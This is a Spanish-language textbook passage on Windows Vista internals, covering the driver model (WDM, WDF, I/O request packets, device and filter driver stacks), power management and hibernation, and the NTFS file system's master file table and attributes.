Para asegurar que los drivers de dispositivos funcionen bien con el resto de Windows Vista, Microsoft ha definido el modelo **WDM** (*Windows Driver Model*, Modelo de drivers de Windows) que los drivers de dispositivos deben seguir. El WDM se diseñó para trabajar con Windows 98 y Windows basado en NT a partir de Windows 2000, para permitir que los drivers escritos de manera cuidadosa fueran compatibles con ambos sistemas. Hay un kit de desarrollo (el Kit de Drivers de Windows) que está diseñado para ayudar a los escritores de drivers a producir drivers que estén en conformidad con este modelo. La mayoría de los drivers de Windows empiezan por copiar un driver de muestra apropiado y lo modifican.

Microsoft también provee un **verificador de drivers**, que valida muchas de las acciones de los drivers para asegurar que estén en conformidad con los requerimientos del WDM para la estructura y los protocolos para las peticiones de E/S, la administración de la memoria, etcétera. El verificador se incluye con el sistema, y los administradores pueden controlarlo al ejecutar *verifier.exe*, lo cual les permite configurar los drivers que se van a comprobar y qué tan extensivas (es decir, costosas) deben ser las comprobaciones.

Aun con todo el soporte para el desarrollo y la verificación de drivers, sigue siendo muy difícil escribir incluso drivers simples en Windows, por lo cual Microsoft ha creado un sistema de envolturas conocidas como **WDF** (*Windows Driver Foundation*, Fundamento de Drivers de Windows) que se ejecuta encima del WDM y simplifica muchos de los requerimientos más comunes, en su mayor parte relacionados con la interacción correcta con la administración de energía y las operaciones de plug-and-play.

Para simplificar aún más la escritura de drivers, así como incrementar la solidez del sistema, WDF incluye el **UMDF** (*User-Mode Driver Framework*, Marco de trabajo de drivers en modo de usuario) para escribir drivers como servicios que se ejecutan en procesos. También está el **KMDF** (*Kernel-Mode Driver Framework*, Marco de trabajo de drivers en modo de kernel) para escribir drivers como servicios que se ejecutan en el kernel, pero en donde muchos de los detalles del WDM se hacen automáticamente. Como debajo de estos marcos de trabajo está el WDM que proporciona el modelo de drivers, es en lo que nos enfocaremos en esta sección.

Los dispositivos en Windows se representan mediante objetos de dispositivo. Estos objetos se utilizan para representar hardware como los buses, y también abstracciones de software como los

sistemas de archivos, los motores de protocolos de red y las extensiones del kernel, como los drivers de filtros antivirus. Todos estos objetos se organizan mediante la producción de lo que Windows denomina *pila de dispositivos*, como se mostró antes en la figura 11-16.

Para iniciar las operaciones de E/S, el administrador de E/S llama a una API `IoCallDriver` del ejecutivo, con apuntadores al objeto de dispositivo superior y al IRP que representa la petición de E/S. Esta rutina busca el objeto de driver asociado con el objeto de dispositivo. Por lo general, los tipos de operaciones que se especifican en el IRP corresponden a las llamadas al sistema del administrador de E/S antes descritas, como CREATE, READ y CLOSE.

En la figura 11-38 se muestran las relaciones para un solo nivel de la pila de dispositivos. Para cada una de estas operaciones, un driver debe de especificar un punto de entrada. `IoCallDriver` obtiene el tipo de operación del IRP, utiliza el objeto de dispositivo en el nivel actual de la pila de dispositivos para buscar el objeto de driver y se indexa en la tabla de despacho de drivers con el tipo de operación para encontrar el punto de entrada correspondiente en el driver. Después se llama al driver y éste recibe el objeto de dispositivo y el IRP.




Figura 11-38. Un nivel individual en una pila de dispositivos.

Una vez que un driver termina de procesar la petición representada por el IRP, tiene tres opciones. Puede llamar a `IoCallDriver` otra vez para pasarle el IRP y el siguiente objeto dispositivo en la pila de dispositivos. Puede declarar la petición de E/S como completa y regresar al proceso que lo llamó. O puede poner en cola el IRP de manera interna y regresar al proceso que lo llamó, habiendo declarado que la petición de E/S sigue pendiente. Este último caso produce una operación de E/S asíncrona, por lo menos si todos los drivers por encima en la pila están de acuerdo y regresan a los procesos que los llamaron.

Paquetes de peticiones de E/S

La figura 11-39 muestra los principales campos en el IRP. La parte inferior del IRP es un arreglo de tamaño dinámico, el cual contiene los campos que puede utilizar cada driver para la pila de dispositivos que maneja la petición. Estos campos de *pila* también permiten a un driver especificar la ru-

tina a llamar al completar una petición de E/S. Durante la compleción, cada nivel de la pila de dispositivos se visita en orden inverso, y se hace una llamada a la rutina de compleción asignada a cada driver en turno. En cada nivel, el driver puede seguir completando la petición, o puede decidir que aún hay más trabajo por hacer y dejar pendiente la petición, para lo cual suspende la compleción de E/S en ese momento.




Figura 11-39. Los principales campos de un Paquete de Peticiones de E/S.

Al asignar un IRP, el administrador de E/S tiene que saber qué tan profunda es la pila de dispositivos específica, para poder asignarle un IRP lo bastante grande. Lleva el registro de la profundidad de la pila en un campo en cada objeto de dispositivo, a medida que se forma la pila de dispositivos. Observe que no hay una definición formal sobre cuál es el siguiente objeto de dispositivo en cualquier pila. Esa información se mantiene en estructuras de datos privadas que pertenecen al driver anterior en la pila. De hecho, la pila en realidad ni siquiera tiene que ser una pila. En cualquier nivel, un driver es libre de asignar nuevos IRPs, de seguir utilizando el IRP original, de enviar una operación de E/S a una pila de dispositivos distinta, o de incluso cambiar a un hilo trabajador del sistema para continuar su ejecución.

El IRP contiene banderas, un código de operación para indexarlo en la tabla de despacho de drivers, apuntadores al búfer tal vez para ambos búferes (de kernel y de usuario), y una lista de **MDL**s (*Memory Descriptors Lists,* Listas de descriptores de memoria) que se utilizan para describir las páginas físicas representadas por los búferes; es decir, para las operaciones de DMA. Hay campos que se utilizan para las operaciones de cancelación y de compleción. Los campos en el IRP que se utilizan para poner en cola el IRP para los dispositivos mientras se está procesando, se vuelven a utilizar cuando por fin se completa la operación de E/S, para proporcionar memoria al objeto de control de la APC que se utiliza para llamar a la rutina de compleción del administrador de E/S, en el contexto del hilo original. También hay un campo de vínculo que se utiliza para vincular todos los IRPs pendientes con el hilo que los inició.

Pilas de dispositivos

Un driver en Windows Vista puede hacer todo el trabajo por sí solo, como el driver de impresora en la figura 11-40. Por otra parte, los drivers también se pueden apilar, lo cual significa que una petición puede pasar a través de una secuencia de drivers, cada uno de los cuales hace una parte del trabajo. En la figura 11-40 también se ilustran dos drivers apilados.




Figura 11-40. Windows permite apilar los drivers para trabajar con una instancia específica de un dispositivo. El apilamiento se representa mediante objetos de dispositivo.

Un uso común para los drivers apilados es para separar la administración del bus del trabajo funcional de controlar el dispositivo. La administración en el bus PCI es bastante complicada debido a los diversos tipos de modos y transacciones del bus. Al separar este trabajo de la parte específica del dispositivo, los escritores de drivers ya no tienen que aprender a controlar el bus. Sólo tienen que usar el driver de bus estándar en su pila. De manera similar, los drivers USB y SCSI tienen una parte específica del dispositivo y una parte genérica, en donde Windows suministra los drivers comunes para la parte genérica.

Otro uso de los drivers apilados es para poder insertar **drivers de filtro** en la pila. Ya hemos visto el uso de los drivers de filtro del sistema de archivos, que se insertan por encima de este sis-

tema. Los drivers de filtro también se utilizan para administrar el hardware físico. Un driver de filtro realiza cierta transformación en las operaciones a medida que el IRP fluye hacia abajo por la pila de dispositivos, y también durante la operación de compleción con el IRP fluye hacia abajo por las rutinas de compleción especificadas por cada driver. Por ejemplo, un driver de filtro podría comprimir los datos en su camino hacia el disco, o cifrarlos en su camino a la red. La acción de colocar el filtro aquí significa que ni el programa de aplicación ni el verdadero driver de dispositivo tienen que estar conscientes de ello, y funciona de manera automática para todos los datos que van al (o provienen del) dispositivo.

Los drivers de dispositivos en modo de kernel son un problema grave para la confiabilidad y estabilidad de Windows. La mayoría de las fallas del kernel en Windows se deben a errores en los drivers de dispositivos. Como los drivers de dispositivos en modo de kernel comparten el mismo espacio de direcciones con los niveles del kernel y del ejecutivo, los errores en los drivers pueden corromper las estructuras de datos del sistema, o peor aún. Algunos de estos errores se deben al asombroso gran número de drivers de dispositivos que existen para Windows, o a los drivers que desarrollan programadores de sistemas menos experimentados. Los errores también se deben a la gran cantidad de detalle implicado en la escritura de un driver correcto para Windows.

El modelo de E/S es poderoso y flexible, pero en esencia todas las operaciones de E/S son asíncronas, por lo que pueden abundar las condiciones de competencia. Windows 2000 agregó las herramientas de plug-and-play y de administración de energía de los sistemas Win9x a los sistemas Windows basados en NT por primera vez. Esto impuso un gran número de requerimientos sobre los drivers para lidiar de manera correcta con los dispositivos que se conectan y desconectan mientras los paquetes de E/S están a la mitad de su proceso. Los usuarios de PCs acoplan/desacoplan dispositivos con frecuencia, cierran la tapa y meten las portátiles en maletines, y en general no se preocupan sobre el hecho de que la luz verde de actividad esté todavía encendida. Puede ser muy desafiante escribir drivers de dispositivos que funcionen de manera correcta en este entorno, razón por la cual se desarrolló la Fundación de drivers de Windows para simplificar el Modelo de drivers de Windows.

El **administrador de energía** se encarga de manejar el uso de la energía en todo el sistema. Anteriormente, la administración del consumo de energía consistía en desactivar el monitor y detener el giro de las unidades de disco. Pero esta cuestión se está complicando cada vez más debido a los requerimientos para extender el tiempo que pueden operar las portátiles con baterías, y las cuestiones de conservación de energía relacionadas con el hecho de que las computadoras de escritorio se dejen encendidas todo el tiempo, y el alto costo de suministrar energía a las enormes granjas de servidores que existen en la actualidad (empresas como Microsoft y Google están construyendo sus granjas de servidores enseguida de las instalaciones hidroeléctricas para obtener tarifas bajas).

Las herramientas de administración de energía más recientes incluyen la reducción del consumo de energía de los componentes cuando el sistema no está en uso, al pasar los dispositivos individuales a estados en espera, o incluso apagarlos por completo mediante el uso de interruptores de energía *suaves*. Los multiprocesadores desactivan las CPUs individuales cuando no se necesitan, e incluso las velocidades de reloj de las CPUs en ejecución se pueden ajustar a un valor menor para reducir el consumo de energía. Cuando un procesador está inactivo, también se reduce su consumo de energía, ya que necesita no estar haciendo nada más que esperar a que ocurra una interrupción.

Windows proporciona un modo especial de apagado, conocido como **hibernación**, en donde se copia toda la memoria física al disco y después se reduce el consumo de energía a un pequeño

goteo (las portátiles pueden estar por semanas en un estado de hibernación) con poco consumo de la batería. Como todo el estado de la memoria se escribe en el disco, podemos incluso reemplazar la batería en una portátil mientras está en hibernación. Cuando el sistema se reinicia después de la hibernación, restaura el estado de memoria guardado (y reinicializa los dispositivos). Esto regresa a la computadora de vuelta al mismo estado en el que se encontraba antes de la hibernación, sin tener que volver a iniciar sesión otra vez e iniciar todas las aplicaciones y servicios que se estaban ejecutando. Aun cuando Windows trata de optimizar este proceso (incluyendo el ignorar las páginas no modificadas que ya están respaldadas en el disco y comprimir las otras páginas de memoria para reducir la cantidad de E/S requerida), de todas formas se pueden requerir muchos segundos para hibernar una portátil o un sistema de escritorio con varios gigabytes de memoria.

El modo conocido como **modo suspendido** es una alternativa para la hibernación, en donde el administrador de energía reduce la energía de todo el sistema al menor estado de energía posible, utilizando sólo el poder suficiente para actualizar la RAM dinámica. Como la memoria no se necesita copiar al disco, esto es mucho más rápido que la hibernación. Pero el modo suspendido no es tan confiable, debido a que se puede perder el trabajo si un sistema de escritorio pierde la energía, o si se intercambia la batería en una portátil, o debido a los errores en varios drivers de dispositivos, que reducen la energía de los dispositivos a un estado de baja energía, pero después no pueden volver a inicializarlos. Al desarrollar Windows Vista, Microsoft invirtió mucho esfuerzo en mejorar la operación del modo suspendido, con la cooperación de muchas personas en la comunidad de dispositivos de hardware. Microsoft además detuvo la práctica de permitir que las aplicaciones vetaran al sistema por pasar al modo suspendido (lo que algunas veces ocasionaba que las portátiles se calentaran de más, debido a que los usuarios descuidados las metían en los maletines sin esperar a que la luz parpadeara). Hay muchos libros disponibles sobre el Modelo de Drivers de Windows y la más reciente Fundación de Drivers de Windows (Cant, 2005; Oney, 2002; Orwick & Smith, 2007; Viscarola y colaboradores, 2007).

11.8 EL SISTEMA DE ARCHIVOS NT DE WINDOWS

Windows Vista admite varios sistemas de archivos, de los cuales los más importantes son **FAT-16**, **FAT-32** y **NTFS** (*NT File System*, Sistema de archivos de NT). FAT-16 es el antiguo sistema de archivos de MS-DOS. Utiliza direcciones de disco de 16 bits, por lo cual se limita a particiones de disco de hasta 2 GB. En su mayor parte se utiliza para acceder a los discos flexibles, para los clientes que todavía los usan. FAT-32 utiliza direcciones de disco de 32 bits y admite particiones de disco de hasta 2 TB. No hay seguridad en el sistema FAT-32, por lo que en la actualidad sólo se utiliza para medios transportables, como las unidades flash. NTFS es el sistema de archivos que se desarrolló específicamente para la versión NT de Windows. Desde Windows XP se convirtió en el sistema de archivos predeterminado instalado por la mayoría de los fabricantes de computadoras, con lo cual se mejoró de manera considerable la seguridad y funcionalidad de Windows. El NTFS utiliza direcciones de disco de 64 bits y (por lo tanto) acepta particiones de disco de hasta 2^{64} bytes, aunque otras consideraciones lo limitan a tamaños más pequeños.

En este capítulo examinaremos el sistema de archivos NTFS, debido a que es un sistema de archivos moderno con muchas características interesantes e innovaciones de diseño. Debido a que es

un sistema de archivos grande y complejo, las limitaciones de espacio nos impiden cubrir todas sus características, pero el material que presentaremos a continuación deben mostrar una impresión razonable sobre este sistema.

11.8.1 Conceptos fundamentales

En NTFS, los nombres de archivos individuales están limitados a 255 caracteres y las rutas completas a 32,767 caracteres. Los nombres de archivos están en Unicode, con lo cual las personas en países que no utilizan el alfabeto en latín (por ejemplo, Grecia, Japón, La India, Rusia e Israel) pueden escribir los nombres de archivos en su lenguaje nativo. Por ejemplo, φιλε es un nombre de archivo perfectamente legal. NTFS admite por completo los nombres sensibles a mayúsculas y minúsculas (por lo que *foo* es distinto de *Foo* y de *FOO*). La API Win32 no admite por completo la sensibilidad a mayúsculas y minúsculas para lo nombres de archivos, y no ofrece ningún tipo de soporte para los nombres de directorios. El soporte para la sensibilidad a mayúsculas y minúsculas existe cuando se ejecuta el subsistema POSIX para poder mantener la compatibilidad con UNIX. Win32 no es sensible a mayúsculas y minúsculas pero preserva su uso, por lo que los nombres de archivos pueden contener letras mayúsculas y minúsculas. Aunque la sensibilidad a mayúsculas y minúsculas es una característica muy conocida para los usuarios de UNIX, es muy inconveniente para los usuarios ordinarios que por lo general no hacen ese tipo de distinción. Por ejemplo, Internet es en su mayor parte insensible al uso de mayúsculas y minúsculas en la actualidad.

Un archivo de NTFS no es sólo una secuencia lineal de bytes, como los archivos de FAT-32 y UNIX. En vez de ello, un archivo consiste en varios atributos, cada uno de los cuales se representa mediante un flujo de bytes. La mayoría de los archivos tienen unos cuantos flujos cortos, como el nombre del archivo y su ID de objeto de 64 bits, además de un flujo largo (sin nombre) con los datos. Sin embargo, un archivo también puede tener dos o más flujos de datos (largos). Cada flujo tiene un nombre que consiste en el nombre del archivo, un signo de dos puntos y el nombre del flujo, como en *foo:flujo1*. Cada flujo tiene su propio tamaño y se puede bloquear en forma independiente a los demás flujos. La idea de varios flujos en un archivo no es nueva en NTFS. El sistema de archivos de la Apple Macintosh utiliza dos flujos por archivo, la bifurcación de datos y de recursos. El primer uso de varios flujos para NTFS era permitir que un servidor de archivos de NT atendiera clientes Macintosh. También se utilizan varios flujos de datos para representar metadatos sobre los archivos, como las imágenes en miniatura de las imágenes JPEG que están disponibles en la GUI de Windows. Pero por desgracia, los flujos de datos múltiples son frágiles y con frecuencia se separan de los archivos cuando se transportan hacia otros sistemas de archivos, a través de la red o incluso cuando se respaldan y se restauran posteriormente, debido a que muchas herramientas los ignoran.

NTFS es un sistema de archivos jerárquico, similar al sistema de archivos de UNIX. Sin embargo, el separador entre los nombres de los componentes es "\" en vez de "/", un fósil heredado de los requerimientos de compatibilidad con CP/M cuando se creó MS-DOS. A diferencia de UNIX, el concepto del directorio actual de trabajo, los vínculos duros al directorio actual (.) y el directorio padre (..) se implementan como convenciones en vez de ser una parte fundamental del diseño del sistema de archivos. Hay soporte para los vínculos duros, pero sólo se utilizan para el subsistema POSIX, al igual que el soporte de NTFS para la comprobación del recorrido en los directorios (el permiso 'x' en UNIX).

Los vínculos simbólicos no tuvieron soporte en NTFS sino hasta Windows Vista. Por lo general, la creación de vínculos simbólicos está restringida sólo a los administradores, para evitar riesgos de seguridad como la suplantación de identidad, como lo experimentó UNIX cuando se introdujeron por primera vez los vínculos simbólicos en 4.2BSD. La implementación de los vínculos simbólicos en Vista utiliza una característica de NTFS conocida como **puntos de reanálisis** (que analizaremos más adelante en esta sección). También hay soporte para la compresión, el cifrado, la tolerancia a fallas, el registro de transacciones, y los archivos dispersos. En breve analizaremos estas características y sus implementaciones.

11.8.2 Implementación del sistema de archivos NT

NTFS es un sistema de archivos muy complejo y sofisticado, que se desarrolló de manera específica para NT como una alternativa para el sistema de archivos HPFS que se había desarrollado para OS/2. Aunque la mayor parte de NT se diseñó en tierra firme, NTFS es único entre los componentes del sistema operativo, en cuanto a que gran parte de su diseño original se realizó a bordo de un velero en Puget Sound (siguiendo un estricto protocolo de trabajo en la mañana y cerveza en la tarde). A continuación examinaremos varias características de NTFS; empezaremos con su estructura y después veremos la búsqueda de nombres de archivos, la compresión de archivos, el registro de transacciones y el cifrado de archivos.

Estructura del sistema de archivos

Cada volumen (partición de disco) de NTFS contiene archivos, directorios, mapas de bits y otras estructuras de datos. Cada volumen se organiza como una secuencia lineal de bloques (clústeres en la terminología de Microsoft), en donde el tamaño del bloque está fijo para cada volumen y varía entre 512 bytes y 64 KB, dependiendo del tamaño del volumen. La mayoría de los discos NTFS utilizan bloques de 4 KB como un compromiso entre los bloques grandes (para las transferencias eficientes) y los bloques pequeños (para un nivel bajo de fragmentación interna). Para hacer referencia a los bloques se utiliza su desplazamiento desde el inicio del volumen, mediante el uso de números de 64 bits.

La principal estructura de datos en cada volumen es la **MFT** (*Master File Table,* Tabla de archivos maestra), la cual es una secuencia lineal de registros de un tamaño fijo de 1 KB. Cada registro de la MFT describe a un archivo o directorio. Contiene los atributos del archivo, como su nombre y las etiquetas de hora, además de la lista de direcciones de disco en donde se encuentran sus bloques. Si un archivo es muy grande, algunas veces es necesario utilizar dos o más registros de la MFT para contener la lista de todos los bloques, en cuyo caso el primer registro de la MFT (conocido como **registro base**) apunta a los otros registros de la MFT. Este esquema de desbordamiento se remonta a la época de CP/M, en donde a cada entrada en el directorio se le conocía como una extensión. Un mapa de bits lleva el registro de las entradas libres en la MFT.

La misma MFT es un archivo, y como tal se puede colocar en cualquier parte dentro el volumen, con lo cual se elimina el problema con los sectores defectuosos en la primera pista. Además el archivo puede crecer según sea necesario, hasta un tamaño máximo de 2^{48} registros.

La MFT se muestra en la figura 11-41. Cada registro de la MFT consiste en una secuencia de pares (encabezado de atributo, valor). Cada atributo empieza con un encabezado que le indica qué

atributo es, y qué tan largo es el valor. Algunos valores de atributos son de longitud variable, como el nombre del archivo y los datos. Si el valor del atributo es lo bastante corto como para caber en el registro de la MFT, se coloca ahí. A éste se le conoce como **archivo inmediato** (Mullender y Tanenbaum, 1984). Si es demasiado largo, se coloca en cualquier otra parte en el disco y se coloca un apuntador a él en el registro de la MFT. Esto hace a NTFS muy eficiente para pequeños campos; es decir, los que pueden caber dentro del mismo registro de la MFT.

Los primeros 16 registros de la MFT se reservan para los archivos de metadatos de NTFS, como se ilustra en la figura 11-41. Cada uno de los registros describe un archivo normal que tiene atributos y bloques de datos, de igual forma que cualquier otro archivo. Cada uno de estos archivos tiene un nombre que empieza con un signo de dólar, para indicar que es un archivo de metadatos. El primer registro describe el archivo de la MFT. En especial, indica en dónde se encuentran los bloques del archivo de la MFT, de manera que el sistema pueda encontrarlo. Sin duda, Windows necesita una forma de buscar el primer bloque del archivo de la MFT para poder encontrar el resto de la información del sistema de archivos. La forma de encontrar el primer bloque del archivo de la MFT es buscar en el bloque de inicio, en donde se instala su dirección cuando se da formato al volumen con el sistema de archivos.




Figura 11-41. La tabla de archivos maestra de NTFS.

El registro 1 es un duplicado de la primera parte del archivo de la MFT. Esta información es tan valiosa que puede ser imprescindible tener una segunda copia en caso de que uno de los primeros bloques de la MFT se vuelva defectuoso. El registro 2 es el archivo de registro. Cuando se realizan cambios estructurales en el sistema de archivos, como agregar un nuevo directorio o eliminar uno existente, la acción se registra en este archivo antes de que se realice, para poder incrementar la probabilidad de recuperarse en forma correcta en caso de una falla durante la operación, como una falla en el sistema. Los cambios a los atributos de los archivos también se registran aquí. De hecho, los

únicos cambios que no se registran en este archivo son los que se realizan en los datos de usuario. El registro 3 contiene información sobre el volumen, como su tamaño, etiqueta y versión.

Como dijimos antes, cada registro de la MFT contiene una secuencia de pares (encabezado de atributo, valor). El archivo *$AttrDef* es en donde se definen los atributos. La información sobre este archivo está en el registro 4 de la MFT. A continuación viene el directorio raíz, que en sí es un archivo y puede crecer hasta una longitud arbitraria. Se describe en el registro 5 de la MFT.

En un mapa de bits se lleva el registro del espacio libre en el volumen. Este mapa de bits es en sí un archivo, y sus atributos y direcciones de disco se proporcionan en el registro 6 de la MFT. El siguiente registro de la MFT apunta al archivo del cargador de bootstrap. El registro 8 se utiliza para vincular todos los bloques defectuosos, para asegurar que nunca ocurran en un archivo. El registro 9 contiene la información de seguridad. El registro 10 se utiliza para la asignación de mayúsculas y minúsculas. Para las letras de la A a la Z en latín, la asignación de mayúsculas es obvia (por lo menos para las personas que hablan latín). La asignación de mayúsculas y minúsculas para otros lenguajes como el griego, armenio o georgiano (el país, no el estado de Estados Unidos) es menos obvia para los que hablan latín, por lo que este archivo indica cómo hacerlo. Por último, el registro 11 es un directorio que contiene varios archivos para cosas como cuotas de disco, identificadores de objetos, puntos de reanálisis, etcétera. Los últimos cuatro registros de la MFT están reservados para un uso futuro.

Cada registro de la MFT consiste en un encabezado de registro seguido por los pares (encabezado de atributo, valor). El encabezado del registro contiene un número mágico que se utiliza para comprobar la validez, un número de secuencia que se actualiza cada vez que se reutiliza el registro para un nuevo archivo, un conteo de referencias al archivo, el número actual de bytes en el registro utilizado, el identificador (índice, número de secuencia) del registro base (se utiliza sólo para los registros de extensión) y algunos campos más.

NTFS define 13 atributos que pueden aparecer en los registros de la MFT. Éstos se listan en la figura 11-42. Cada encabezado de atributo identifica al atributo y proporciona la longitud y ubicación del campo de valor, junto con una variedad de banderas y demás información. Por lo general, los valores de los atributos siguen justo después de sus encabezados, pero si un valor es demasiado largo y no cabe en el registro de la MFT, se puede colocar en bloques de disco separados. Se dice que dicho atributo es un **atributo no residente**. El atributo de datos es un candidato obvio. Algunos atributos se pueden repetir (como el nombre), pero todos los atributos deben aparecer en un orden fijo en el registro de la MFT. Los encabezados para los atributos residentes tienen una longitud de 24 bytes; los encabezados para los atributos no residentes son más largos debido a que contienen información que indica en dónde se encuentra el atributo en el disco.

El campo de información estándar contiene el propietario del archivo, información de seguridad, las etiquetas de hora que necesita POSIX, el conteo de vínculos duros, los bits de sólo lectura y archivo, etc. Es un campo de longitud fija y siempre está presente. El nombre de archivo es una cadena Unicode de longitud variable. Para que los archivos con nombres que no son de MS-DOS sean accesibles para los programas de 16 bits, los archivos también pueden tener un **nombre corto** de MS-DOS de 8 + 3. Si el nombre actual del archivo se conforma a la regla de nomenclatura de 8 + 3 de MS-DOS, no se necesita un nombre de MS-DOS secundario.

En NT 4.0, la información de seguridad se colocó en un atributo, pero en Windows 2000 y versiones posteriores, toda la información de seguridad va en un solo archivo, para que varios archi-

Atributo	Descripción
Información estándar	Bits de bandera, etiquetas de hora, etc.
Nombre de archivo	Nombre de archivo en Unicode; se puede repetir para el nombre de MS-DOS
Descriptor de seguridad	Obsoleto. La información de seguridad está ahora en $Extend$Secure
Lista de atributos	Ubicación de los registros adicionales de la MFT, si se necesitan
ID de objeto	Identificador de archivo de 64 bits único para este volumen
Punto de reanálisis	Se utiliza para el montaje y los vínculos simbólicos
Nombre del volumen	Nombre de este volumen (se utiliza sólo en $Volume)
Información del volumen	Versión del volumen (se utiliza sólo en $Volume)
Raíz del índice	Se utiliza para los directorios
Asignación de índice	Se utiliza para directorios muy grandes
Mapa de bits	Se utiliza para directorios muy grandes
Flujo de utilería con registro	Controla el registro de actividades para $LogFile
Datos	Datos de flujo; se pueden repetir

Figura 11-42. Los atributos utilizados en los registros de la MFT.

vos puedan compartir las mismas descripciones de seguridad. Esto produce ahorros considerables en espacio dentro de la mayoría de los registros de la MFT y en el sistema de archivos en general, ya que la información de seguridad para muchos de los archivos que posee cada usuario es idéntica.

La lista de atributos se necesita en caso de que los atributos no quepan en el registro de la MFT. Así, este atributo indica en dónde se pueden encontrar los registros de extensión. Cada entrada en la lista contiene un índice de 48 bits en la MFT, el cual indica en dónde está el registro de extensión y un número de secuencia de 16 bits para permitir la verificación de que coincidan el registro de extensión y los registros base.

